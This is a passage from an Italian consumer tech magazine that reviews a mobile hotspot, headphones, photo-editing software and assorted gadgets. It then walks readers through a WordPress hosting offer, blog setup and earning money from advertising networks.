
NETGEAR **AIRCARD AC762S**

★★★★☆

RETI SUPPORTATE: LTE/Dual-Carrier HSPA+ **VELOCITÀ MASSIMA:** 100 Mbps in downlink, 50 Mbps in uplink **NUMERO MASSIMO DI DISPOSITIVI CONNESSI VIA WI-FI:** 10 **DIMENSIONI:** 97.5 x 57 x 15.7 mm **SITO:** www.netgear.it

\+ Compatibile con tutti gli operatori, Supporto 4G fino a 100 Mbps

\- Prezzo

SUL WEB Prima di acquistare un prodotto online, verifica qual è lo store online che lo offre al prezzo più conveniente cercandolo su **www.trovaprezzi.it**.

HEADPHONE PER AUDIOFILI

LE CUFFIE PIÙ COOL!

RIDISEGNATE PER OFFRIRE UN AUDIO SEMPRE IMPAREGGIABILE

Sono le cuffie più famose al mondo e per questo anche le più falsificate, indossate da DJ, cantanti, musicisti e da chiunque voglia un audio impareggiabile e senza compromessi. Dr. Dre le ha completamente ridisegnate e reinventate, rendendole più leggere del 13% rispetto al modello precedente e di conseguenza più confortevoli. Integrano la tecnologia attiva Beats Acoustic Engine grazie alla quale è possibile ascoltare la musica così come l'artista l'ha pensata, mentre il sistema Adaptive Noise Canceling (ANC) elimina i rumori di fondo garantendo il massimo isolamento. Sono fornite di cavo RemoteTalk con controllo volume e microfono.

SCHEDA TECNICA

BEATS STUDIO

★★★★★☆

TIPOLOGIA: Cuffie over-ear **RISPOSTA DI FREQUENZA:** 20Hz - 20kHz **MICROFONO:** integrato nel cavo con controllo volume **LUNGHEZZA CAVO:** 1,3 m **AUTONOMIA BATTERIA:** 20 ore (alimentano la tecnologia che cancella i rumori) **PESO:** 260 g **SITO:** http://it.beatsbydre.com

+ Design elegante, Confortevoli, Qualità audio impareggiabile

− Prezzo elevato, Non sono wireless

Su **www.edmaster.it/url/3050** puoi trovare i manuali in PDF di tutte le cuffie Beats by dr.dre.

SOFTWARE DI FOTORITOCCO

RENDI PERFETTE TUTTE LE TUE FOTOGRAFIE!

LA SUITE COMPLETA E LOW COST PER DEDICARTI SENZA DIFFICOLTÀ ALL'EDITING DELLE TUE FOTO

Photoshop Elements è il software di editing fotografico di casa Adobe che ti permette di correggere facilmente le tue foto e trasformarle in immagini perfette. Dotato di una suite di strumenti completi, la versione 12 introduce alcune novità come la possibilità di spostare facilmente gli oggetti nella foto (il sistema si occupa di riempire in automatico il vuoto creato in base allo sfondo sottostante), la correzione dell'effetto Pet-Eye degli occhi degli animali (concettualmente simile alla rimozione occhi rossi per gli esseri umani), le funzioni di condivisione direttamente dall'editor (su Facebook, YouTube, Vimeo e Twitter), gli effetti in stile Instagram e molto altro ancora. Inoltre, ovunque andrai, potrai avere sempre con te le tue foto Elements su smartphone o tablet utilizzando i servizi cloud (di Adobe o di terze parti). L'interfaccia, poi, si può adattare sia a utenti esperti sia a chi è alle prime armi, grazie agli strumenti di modifica guidata che ti permetteranno di ottenere i risultati desiderati con pochissimi step.

SCHEDA TECNICA

ADOBE PHOTOSHOP ELEMENTS 12

★★★★☆

SISTEMI OPERATIVI SUPPORTATI: Windows XP con Service Pack 3, Windows Vista con Service Pack 2, Windows 7 o Windows 8 & 8.1 **REQUISITI HARDWARE:** Processore 1,6 GHz, 1 GB di RAM, 4 GB di spazio su hard disk Sito: www.adobe.it

+ Uso intuitivo, Strumenti completi, Rapporto qualità/prezzo

− Nulla di rilevante

adobe photoshop elements 12

EURO 98,40

Dal sito **www.edmaster.it/url/3051** puoi scaricare la versione di prova di Photoshop Elements 12.

LE ALTERNATIVE...

SENNHEISER MOMENTUM ON-EAR

Disponibili nei colori Pink, Green, Blue e Ivory, queste cuffie di tipo sovraurale sono realizzate con materiali di altissima qualità, come l'acciaio inossidabile dell'archetto e la soffice alcantara dei cuscinetti. I driver da 18 ohm offrono un suono intenso e ricco di dettagli, e sono dotate di cavo con microfono e comandi compatibili Apple.

SITO: WWW.SENNHEISER.COM

BOSE QUIETCOMFORT 15

Grazie alla tecnologia proprietaria Acoustic Noise Cancelling, sono in grado di rimuovere il rumore su un'ampia gamma di frequenze offrendo un suono molto più realistico. Il tutto funziona con una batteria AAA che garantisce 35 ore di autonomia. Nella dotazione sono forniti dua cavi audio, di cui uno dotato di microfono e comandi per effettuare chiamate con l'iPhone.

SITO: WWW.BOSE.IT

LE ALTERNATIVE...

COREL PAINTSHOP PRO X6

Grazie al supporto per l'architettura a 64 bit, ti permette di creare foto straordinarie in modo ancora più veloce. Offre strumenti di selezione intelligenti, supporto per immagini RAW, editing avanzato, effetti e filtri in quantità e il nuovo Discovery Center che ti mette a disposizione una libreria di esercitazioni video per sviluppare le tue abilità.

SITO: WWW.COREL.COM

Paint Shop Pro X6

CYBERLINK PHOTODIRECTOR 5 DELUXE

Uno dei migliori software per migliorare le proprie foto senza imparare complesse tecniche di editing. Offre una vasta gamma di strumenti che applicano le correzioni in automatico, ma è utile anche per organizzare la galleria grazie al riconoscimento dei volti e alla gestione dei metadati.

SITO: HTTP://IT.CYBERLINK.COM

SUL WEB Dai un'occhiata a www.codicesconto.com per trovare offerte interessanti e coupon di sconto da utilizzare nei tuoi acquisti online.

Le geekerie di Idea Web

LA NOSTRA SELEZIONE DEI GADGET PIÙ ORIGINALI DAL MONDO DEL WEB

UTILI E STRAVAGANTI, SONO TUTTI IMPERDIBILI!

TECHLY ALIMENTATORE USB 4 PORTE

Per non restare più a secco con la carica di smartphone e tablet, tutta la famiglia può ricorrere a questo pratico caricabatterie da viaggio. Permette di alimentare contemporaneamente 4 dispositivi (3 porte da 1A e una porta a 2,4A per iPad) ed è estremamente pratico da trasportare, grazie alla spina snodabile e al copro affusolato. È disponibile nei colori bianco o nero.

Sito: www.manhattanshop.it

THE CASSETTE TO IPOD CONVERTER

Questo convertitore è in grado di trasformare le tracce audio delle vecchie musicassette in MP3 trasferendole direttamente sull'iPhone o sull'iPod Touch. Inoltre, servendosi dei tasti Play e Stop, è possibile tagliare manualmente le canzoni senza servirsi dei soliti programmi di editing.

Sito: www.hammacher.com

EURO 59,00

ASTUCCI TASTIERA PER LENTI A CONTATTO

È pratico e ingegnoso, nonché molto utile per tutti coloro che usano le lenti a contatto. I coperchi dell'astuccio mostrano, infatti, le lettere della tastiera distinguendo la destra dalla sinistra (con le lettere R e L), permettendo così di non confondere le lentine una volta tolte.

Sito: www.troppotogo.it

KIKKERLAND USB HUB

Per dare un po' di tono e vivacità alla nostra postazione PC, possiamo servirci di questo originale Hub USB. È formato da 4 prese e, vedendolo di profilo, darà l'idea di un orizzonte cittadino fatto di case e palazzi. Autoinstallante, non richiede alcun software ed è compatibile sia con PC che con Mac.

Sito: www.amazon.com

PS MAGNET KIT

Sei in cerca di un gadget originale per abbellire la porta del tuo frigorifero? Su **www.meninos.com** trovi il PS Magnet Kit (prezzo: $ 12,90): un set di 13 magneti, realizzati in stampa ad alta qualità, che riproducono fedelmente i menu e le barre degli strumenti di Photoshop.

DISCOVER GUITAR USB

Possiamo definirla una versione 2.0 della chitarra elettrica pensata per i musicisti alle prime armi. Basta collegarla al PC e, grazie al software incluso, sarà possibile apprendere tutti i segreti e le tecniche per diventare bravi chitarristi. In dotazione anche un registratore per riascoltare le proprie performance.
Sito: www.amazon.it

CUSTODIA FOSFORESCENTE PER IPHONE 5

Alle numerose custodie per iPhone disponibili in commercio, oggi se n'è aggiunta un'altra. La sua particolarità è quella di essere fosforescente: si illumina al buio e consente quindi di trovare facilmente il telefono, ad esempio in macchina nel caso in cui dovesse scivolare sotto i sedili. Il materiale è resistente e dispone anche di una tasca per le carte di credito.
Sito: www.troppotogo.it

SONICWALK

Sono altoparlanti "ascellari" simili alle bretelle degli zaini. Basterà collegarvi lo smartphone o il lettore MP3 per ascoltare comodamente la musica, magari mentre si pratica uno sport all'aperto, senza servirsi delle cuffiette. Utilissima anche la striscia di congiunzione: fosforescente e lampeggiante, permetterà di allenarsi in sicurezza anche dopo il tramonto.
Sito: www.xsories.com

APP GEMELLI

Le app, soprattutto quelle dei più famosi social network, sono ormai diventate per molti un irrinunciabile passatempo. Sarebbe pertanto carino poterle anche "indossare". Oggi lo si può fare grazie a questi simpatici gadget: si tratta di coppie di gemelli da attaccare ai bottoni della camicia. Un'idea simpatica e fashion allo stesso tempo!
Sito: www.crazyluke.it

EURO 19,90

GADGET LOW COST

Gli accessori giusti per espandere la console, senza svuotare il portafogli

XBOX ONE - KIT PLAY & CHARGE

Il kit comprende una batteria ricaricabile agli ioni di litio (che si inserisce nel Wireless Controller) e un cavo di ricarica per connettere lo stesso gamepad alla console. Sarà così possibile continuare a giocare senza dover sostituire le batterie in dotazione con altre batterie AA usa e getta. Si ricarica completamente in 4 ore.
Sito: www.amazon.it
PREZZO: € 22,75

BASE VERTICALE PER PS4

Grazie a questo comodo piedistallo, pensato appositamente per la nuova Playstation 4, saremo in grado di tenere la nostra console in posizione verticale, perfettamente stabile. Semplice da montare, è un accessorio utile anche per risparmiare spazio. Praticamente imperdibile!
Sito: www.amazon.it
Prezzo: € 19,99

VOLANTE NINTENDO 3DS MARIO KART 7

Le sfide con Mario Kart su Nintendo 3DS saranno ancora più avvincenti, grazie a questo simpatico volante. Basta inserire la console nell'apposito vano per guidare come se fossimo a bordo di un veloce kart. Avremo un maggiore controllo e potremo giocare per ore senza affaticare polsi e mani.
Sito: www.amazon.it
Prezzo: € 13,92

PSVITA - MEMORY CARD 16GB

Una scheda di memoria pensata per la console portatile Sony, per i salvataggi dei giochi e per qualsiasi applicazione che richieda di salvare dei dati, per i download dal PSN e i contenuti digitali di ogni genere. È specifica per la PS Vita, e le dimensioni consentono di memorizzare i salvataggi di tantissimi giochi!
Sito: www.amazon.it
Prezzo: € 35,99

Se vuoi fare incetta di geekerie a basso costo puoi spulciare tra gli "scaffali virtuali" di www.aliexpress.com, il più grande store online di prodotti dalla Cina.

30€ al giorno col tuo blog!

UN'OFFERTA IMPERDIBILE!

- Wordpress pronto all'uso
- Spazio Web da 10 GB
- 20 GB di traffico mensile
- 10 caselle email professionali
- Google PageSpeed preinstallato

GRATIS PER UN ANNO
al solo costo del dominio (8,90 euro + IVA)

In collaborazione con

TI SVELIAMO COME REALIZZARE IL TUO PRIMO SITO WEB E AFFILIARTI AI SERVIZI DI ADVERTISING CHE TI FANNO GUADAGNARE DAVVERO!

IN REGALO PER TE: 10 GB DI SPAZIO WEB E UN SITO WORDPRESS PRONTO ALL'USO!

In questo mondo sempre più virtuale, per risultare professionali e guadagnare in credibilità, è fondamentale presentarsi con un sito Web (o un blog) ben realizzato. In questo, Wordpress è sicuramente una delle piattaforme più efficaci: semplice da usare e ampiamente personalizzabile, ci consente di realizzare in poco tempo il sito dei nostri sogni nel quale possiamo infondere tutte le nostre passioni. Per diventare protagonisti del Web, però, dobbiamo affrontare una serie di costi (il più oneroso dei quali è il noleggio dello spazio Web) e scontrarci con alcune difficoltà tecniche (se il server non è ottimizzato per Wordpress) che potrebbero scoraggiarci al punto tale da farci desistere. Per facilitarti la vita, abbiamo stretto un accordo in esclusiva con Hosting Solutions (**www.hostingsolutions.it**): uno dei più famosi servizi italiani di hosting. Tutti i nostri lettori potranno approfittare di un'offerta imperdibile: un server Silver Linux con WordPress e il plug-in Google Pagespeed preinstallati, gratis per un anno (al semplice costo di registrazione del dominio: 8,90 euro + IVA)! Il servizio mette a disposizione 10 GB di spazio Web e un traffico mensile di 20 GB, più che sufficienti per la maggior parte delle esigenze. Insomma, un valore di 79,30 euro a soli 10,86 euro (IVA compresa)! Ovviamente, ti diamo anche la guida e le dritte necessarie per diventare il numero 1 del Web e guadagnare con le tue passioni!

NEL MONDO DI WORDPRESS

SCOPRI COME ATTIVARE L'OFFERTA DI HOSTING SOLUTIONS, IN ESCLUSIVA PER I LETTORI DI IDEA WEB


BASTA UNA PROCEDURA DI REGISTRAZIONE SEMPLICE E VELOCE

01 SCEGLIAMO IL NOME DEL SITO

Per attivare la promozione di Hosting Solutions, colleghiamoci su **http://promo-silver-linux.hostingsolutions.it** e nella pagina caricata digitiamo il nome che abbiamo scelto per il nostro sito/blog. Selezioniamo **Nuovo dominio** e clicchiamo **Ordina**. Inseriamo i nostri dati anagrafici reali: all'email specificata riceveremo le informazioni per accedere al sito.

02 INSERIAMO L'ANAGRAFICA


Andiamo alle schermate successive e accettiamo le condizioni contrattuali. Se siamo interessati, possiamo selezionare eventuali servizi aggiuntivi a pagamento. Una volta arrivati al carrello inseriamo nel box promozionale il coupon **SL001PS**. Terminata la procedura, scegliamo la tipologia di pagamento e completiamo l'ordine.


SUL WEB Tutti i dettagli dell'offerta Silver Linux + Wordpress di Hosting Solutions possono essere consultati su **http://promo-silver-linux.hostingsolutions.it**.

PRIMI PASSI DA BLOGGER!


NON SERVONO CONOSCENZE DI PROGRAMMAZIONE WEB PER CREARE UN SITO FUNZIONALE E GRAFICAMENTE ACCATTIVANTE...


GRAZIE A WORDPRESS E AI TEMI PRECONFEZIONATI BASTA UN CLIC

Registra il dominio, scegli il tema, inserisci i contenuti! Questi sono i passaggi necessari per poter realizzare rapidamente il proprio blog con Hosting Solutions e Wordpress. Conclusa la procedura di registrazione, riceveremo da Hosting Solutions diverse email di conferma; una di esse conterrà i dati di autenticazione sia per il pannello di controllo del sito che per la piattaforma Wordpress. Appena il nostro dominio sarà stato attivato, potremo raggiungerlo digitandone l'URL sulla barra degli indirizzi del browser; come vedremo, Hosting Solutions imposta automaticamente un blog di prova, che possiamo modificare e adattare alle nostre esigenze sfruttando tutte le potenzialità di Wordpress. Per iniziare, bisogna accedere alla pagina di configurazione del blog andando su http://nostroindirizzo/wp-login.php; ad esempio, http://www.ilsognodigino.it/wp-login.php. Quindi, inseriamo login e password forniteci nell'email (sezione ACCESSO WORDPRESS).

01 ALLA RICERCA DEL TEMA

Un tema è un insieme di impostazioni e di stili che definiscono in maniera uniforme la struttura di tutte pagine di un sito. Andiamo su **Aspetto** nel menu di sinistra e scegliamo **Temi**. Hosting Solutions mette a disposizione circa 200 temi tra cui scegliere. Facciamo clic su **Aggiungi nuovo** e impostiamo i filtri per cercare il tema più adatto alle nostre esigenze.

02 INSTALLIAMO LA GRAFICA

Trovato il tema che più si addice al sito/blog che stiamo costruendo, facciamo clic sul pulsante **Installa**. Al termine dell'installazione, facciamo clic sul link **Attiva** per abilitare il tema scelto. In qualsiasi momento, potremo tornare all'installatore di temi per cambiare l'aspetto del nostro blog. Quindi, premiamo **Personalizza** per apportare modifiche al tema.

03 NUOVE PAGINE

Per aggiungere una nuova pagina, facciamo clic su **Pagine/Aggiungi nuova** nel solito menu di sinistra. Ad ogni pagina possiamo associare un titolo, dei testi formattati utilizzando l'editor integrato e, eventualmente, dei contenuti multimediali. Tutte le nuove pagine saranno aggiunte automaticamente al menu, che potrà essere poi personalizzato.

04 IMMAGINI, VIDEO E AUDIO

Per inserire dei contenuti multimediali, dobbiamo aprire la pagina che ci interessa o crearne una nuova e fare clic su **Aggiungi media**. Possiamo inserire un singolo file, una URL oppure creare una galleria fotografica. Inoltre, abbiamo modo di decidere se caricare un file al volo (**Caricamento file**) o usare il materiale archiviato nella libreria (**Libreria media**).

05 POPOLIAMO LA LIBRERIA

Possiamo aggiungere contenuti multimediali alla nostra libreria, in modo da inserirli velocemente in qualsiasi articolo. Andiamo su **Media/Aggiungi nuovo** e trasciniamo i file che ci interessano direttamente da **Esplora risorse**. Per avere una visione dei contenuti già presenti, andiamo su **Media/Libreria**: potremo modificare e cancellare tutto quello che non ci piace!

COME INSERIRE UN ARTICOLO

Un blog è fatto da articoli (o post): per inserirne uno nuovo, possiamo agire tramite il pannello di controllo di Wordpress. Facciamo clic su Aggiungi nuovo sotto Articoli e iniziamo a scrivere il nostro post, inserendo se necessario dei contenuti multimediali (foto, audio, video). Ma c'è anche la possibilità di aggiungere post al volo dall'anteprima del sito, se siamo già autenticati sulla piattaforma Wordpress: in questo caso, sulla parte superiore del nostro blog troveremo un menu col quale potremo inserire e modificare velocemente articoli e pagine Web. Ovviamente, queste voci non saranno visibili e disponibili ai normali visitatori (solo a noi, in quanto amministratori del sito).

SUL WEB Tramite l'URL http://www.miosito.it/wp-admin/options.php abbiamo accesso diretto a un pannello di Wordpress con molte opzioni di configurazione, che vanno dall'indirizzo email dell'amministratore al nome del blog.

I TRUCCHI DEGLI ESPERTI PER DIVENTARE IL NUMERO 1 DEL WEB!

BATTERE SUI TEMI CALDI

Prima di partire in quarta con la realizzazione del blog, cerchiamo di avere le idee chiare sugli argomenti da trattare. Se la tematica è troppo di nicchia, il detto "pochi ma buoni" non ci aiuterà a riempire il portafogli. Scegliamo invece un argomento su cui ci sentiamo ferrati, ma che sia di interesse generale. I sempre verdi sono: calcio, Formula 1, ricette e musica. Affinché il blog possa avere molto seguito è importante pubblicare post in linea con le tematiche scelte, ma che al tempo stesso rispecchino le preferenze del pubblico. Per scegliere gli argomenti più caldi può tornare utile **Google Trends** (**www.google.com/trends**).


POSTARE SEMPRE... ANCHE IN UFFICIO!

Poter utilizzare Word per scrivere gli articoli per il nostro blog ci semplificherebbe molto la vita. Anzitutto, avremmo maggiore flessibilità rispetto all'editor integrato in Wordpress.
E poi, potremmo tranquillamente dedicare qualche minuto del nostro tempo all'aggiornamento del blog anche mentre siamo in ufficio; se dovesse passare il capo, penserebbe che siamo impegnati con qualche relazione di lavoro... Ma come fare? In Word andiamo su **File/Nuovo** e scegliamo come modello **Post di blog**. Quindi, facciamo clic su **Registra ora** nella finestra che si apre, scegliamo **Wordpress** dall'elenco a discesa e facciamo clic su **Avanti**. Sostituiamo **<Immettere qui l'URL del blog>** con l'indirizzo del nostro blog (ad esempio **www.ilsognodigino.it**), inseriamo nome utente e password e premiamo **OK**. A questo punto, non ci resta che scrivere il nostro articolo, inserendo il titolo e il corpo. Per pubblicare il post clicchiamo su **Pubblica** nel menu di Word!

POST IN MOBILITÀ

È importante che il nostro blog sia sempre aggiornato, anche quando siamo in vacanza o in viaggio per lavoro. E se non abbiamo il PC a disposizione, possiamo tranquillamente sfruttare lo smartphone per accedere a Wordpress e scrivere articoli, modificare quelli esistenti e gestire i commenti. Su **https://wordpress.org/mobile** troviamo le app ufficiali per tutti i dispositivi, così da essere sempre connessi col nostro blog!

COPIARE DA ALTRI BLOG

Wordpressi ci dà la possibilità di importare articoli o commenti pubblicati su altre piattaforme, come Blogger, LiveJournal o Tumblr. In questo modo, potremo sfruttare gli altri nostri blog per riciclare velocemente i contenuti. Anzitutto, facciamo clic su **Strumenti/Importa** e selezioniamo l'importatore che ci interessa; quindi, premiamo **Installa adesso** nella schermata descrittiva della funzione.
Al termine, facciamo di nuovo clic sull'importatore e inseriamo le credenziali di autenticazione per quello specifico servizio. Non resta che selezionare gli articoli da importare.

AGGIUNGERE NUOVE FUNZIONI AL SITO

Grazie ai plugin, degli script in PHP, è possibile estendere le funzionalità di base della nostra piattaforma e, di conseguenza, del blog. Ad esempio, possiamo aggiungere un modulo di contatto (**Contact Form**), oppure un plugin per inserire nel nostro sito un captcha (**BotDetect WordPress CAPTCHA**), così da limitare l'attività degli spammer. Altri plugin utili sono **Share This**, che consente ai follower di condividere facilmente i post del nostro blog che trovano particolarmente interessanti, **WP Super Cache** che velocizza il caricamento delle pagine, **Tweetily**, che consente di pubblicare automaticamente su Twitter una selezione dei nostri post. Se accediamo al sito **http://wordpress.org/plugins**, troveremo un elenco di tutti i plugin approvati da Wordpress. Il modo più semplice per installarli è procedere in maniera automatica. Andiamo su **Plugin** e facciamo clic su **Aggiungi nuovo**. Inseriamo il nome del plugin o delle parole chiave nella casella di testo e avviamo la ricerca. Individuato quello che ci interessa, facciamo clic su **Installa adesso**. Andiamo sulle impostazioni del plugin, cerchiamo e copiamo lo "short code", ad esempio [**contact_form**], e incolliamolo nella nostra pagina.

PIAZZARSI TRA I PRIMI POSTI NELLE RICERCHE DI GOOGLE

Google PageSpeed è un plugin che analizza e ottimizza il nostro sito dal punto di vista del client, al fine di migliorarne le prestazioni complessive e di aumentarne la visibilità nei risultati dei motori di ricerca. Ogni volta che viene richiesta una pagina, PageSpeed controlla se essa è conforme a una serie di regole che influiscono sul tempo di caricamento, dalla risoluzione dei nomi all'effettivo download delle risorse richieste. In caso contrario, interviene sulla pagina e sui suoi componenti, in modo da ridurre la latenza e il consumo di banda. Le immagini sono ricodificate dinamicamente rimuovendo i metadati e portandole alle dimensioni effettive, mentre il codice Javascript e i fogli di stile sono combinati e ottimizzati. Tutto questo senza interferire minimamente sull'aspetto o sulle funzionalità del sito. Il pacchetto fornito da Hosting Solutions comprende Google PageSpeed già installato.

MANTIENILO ORDINATO!

Per consentire i nostri follower di orientarsi nel blog, è importante che la navigazione sia semplice e ordinata. E questo lo possiamo ottenere se il menu è ben strutturato. In **Aspetto/Menu** troviamo la struttura del menu che viene aggiornata automaticamente ogni volta che inseriamo o cancelliamo una pagina. Tuttavia, possiamo apportare manualmente le modifiche che riteniamo opportune e intervenire sulle categorie e sui link. Ad esempio, potremo spostare le voci e cambiare le etichette.


MODIFICARE IL CODICE DEI PLUGIN
Se abbiamo esperienza di programmazione, possiamo intervenire sul codice dei plugin per meglio adattarli alle nostre sigenze. Da **Plugin/Editor**, selezioniamo il plugin da modificare e facciamo clic su **Seleziona**. Completate le modifiche, clicchiamo **Aggiorna File** per renderle operative.

GUADAGNARE COL BLOG

CON I SERVIZI GIUSTI PUOI FAR FRUTTARE TUTTO IL LAVORO PROFUSO NEL TUO SITO


SE CI METTI IMPEGNO, I RISULTATI SI TOCCANO CON MANO!

Un blog ben impostato, con una grafica accattivante e contenuti di interesse collettivo, oltre a darci visibilità nell'universo virtuale, può rappresentare un'interessante fonte di guadagno. Tutto ciò grazie alla pubblicità. I guadagni, ovviamente, dipendono da quanto è seguito il blog e, quindi, sono proporzionati all'impegno profuso. Questo tipo di servizi richiedono una procedura di registrazione con dati anagrafici reali che saranno utilizzati per il pagamento; quindi, è necessario inserire i loro banner sulle nostre pagine. Verremo pagati in base al numero di visite ricevute e ai clic effettuati sulle pubblicità. Ovviamente, possiamo decidere di essere poco invasivi, sia in termini di dimensione dei banner che di frequenza di visualizzazione, in modo da non infastidire eccessivamente i nostri follower. Per guadagnare bisogna rendere il blog interessante e tenerlo costantemente aggiornato, in modo tale che le persone tornino a visitarlo con regolarità. Il guadagno è variabile in base ai giorni della settimana e agli orari; solitamente, nel weekend si ottengono importi migliori. Normalmente, con un solo servizio, si può riuscire a racimolare anche 4-5 euro ogni 1.000 annunci visitati. Ma questi servizi pagano davvero?
Abbiamo provato personalmente ADcash e PopAD e dobbiamo dire che si tratta di servizi seri. Li abbiamo sperimentati a lungo, e non abbiamo mai avuto problemi.
Al raggiungimento delle soglie previste, entrambi i siti hanno pagato le quote regolarmente, nel nostro caso tramite PayPal. ADCash effettua il pagamento non appena si raggiunge un credito di 100 euro; PopAds procede ai versamenti dopo che si sono accumulati 5 euro.

01 REGISTRIAMOCI SU POPADS

Colleghiamoci sul sito **www.popads.net** e facciamo clic sul pulsante **Sign-up**. Inseriamo tutti i dati richiesti e facciamo clic su **Register**. È necessario utilizzare dati reali in quanto tutte le richieste vengono valutate e approvate da un operatore in carne ed ossa.

02 GENERAZIONE DEL CODICE

Ricevuta l'approvazione, andiamo su **Code generator** e selezioniamo il nostro blog dall'elenco a discesa. Eventualmente possiamo accedere alle impostazioni avanzate facendo clic su **Show advanced options**. Premiamo **Generate code** e copiamo lo script, che andrà incollato nelle nostre pagine.

03 INSERIAMO LO SCRIPT

Dobbiamo intervenire direttamente sul codice delle pagine. Andiamo su **Aspetto/Editor** e selezioniamo **Testata** (**header.php**). Il punto migliore dove incollare lo script è dopo i tag **<link ...>** e prima di **</head>**. In questo modo, lo script verrà eseguito su tutte le pagine, aumentando le probabilità di guadagno.

04 REGISTRIAMOCI SU ADCASH

Andiamo su **www.adcash.com** e facciamo clic sul pulsante **Registrati qui**. Scegliamo il tipo di account (in questo caso, **publisher**) e inseriamo i dati richiesti. Anche in questo caso, l'inserimento della pubblicità avviene tramite uno script. Potremo decidere la tipologia dell'annuncio scegliendo tra varie possibilità.

5 REQUISITI CHE FANNO LA DIFFERENZA

DINAMICITÀ
Affinché il numero dei visitatori non si riduca nel tempo, dobbiamo essere competitivi e fornire contenuti sempre aggiornati. È necessario che i nostri lettori tornino a trovarci per vedere che novità ci sono!

SEMPLICITÀ
Gli articoli devono essere di facile interpretazione e di lettura veloce: un blog non è il posto più adatto per pubblicare saggi!

ORIGINALITÀ
Non facciamo copia e incolla di materiale trovato in Rete! Anche se un argomento è stato già proposto altrove, possiamo trattarlo con creatività! Comunque, puntiamo a contenuti originali, partoriti dalla nostra mente!

ATTENDIBILITÀ
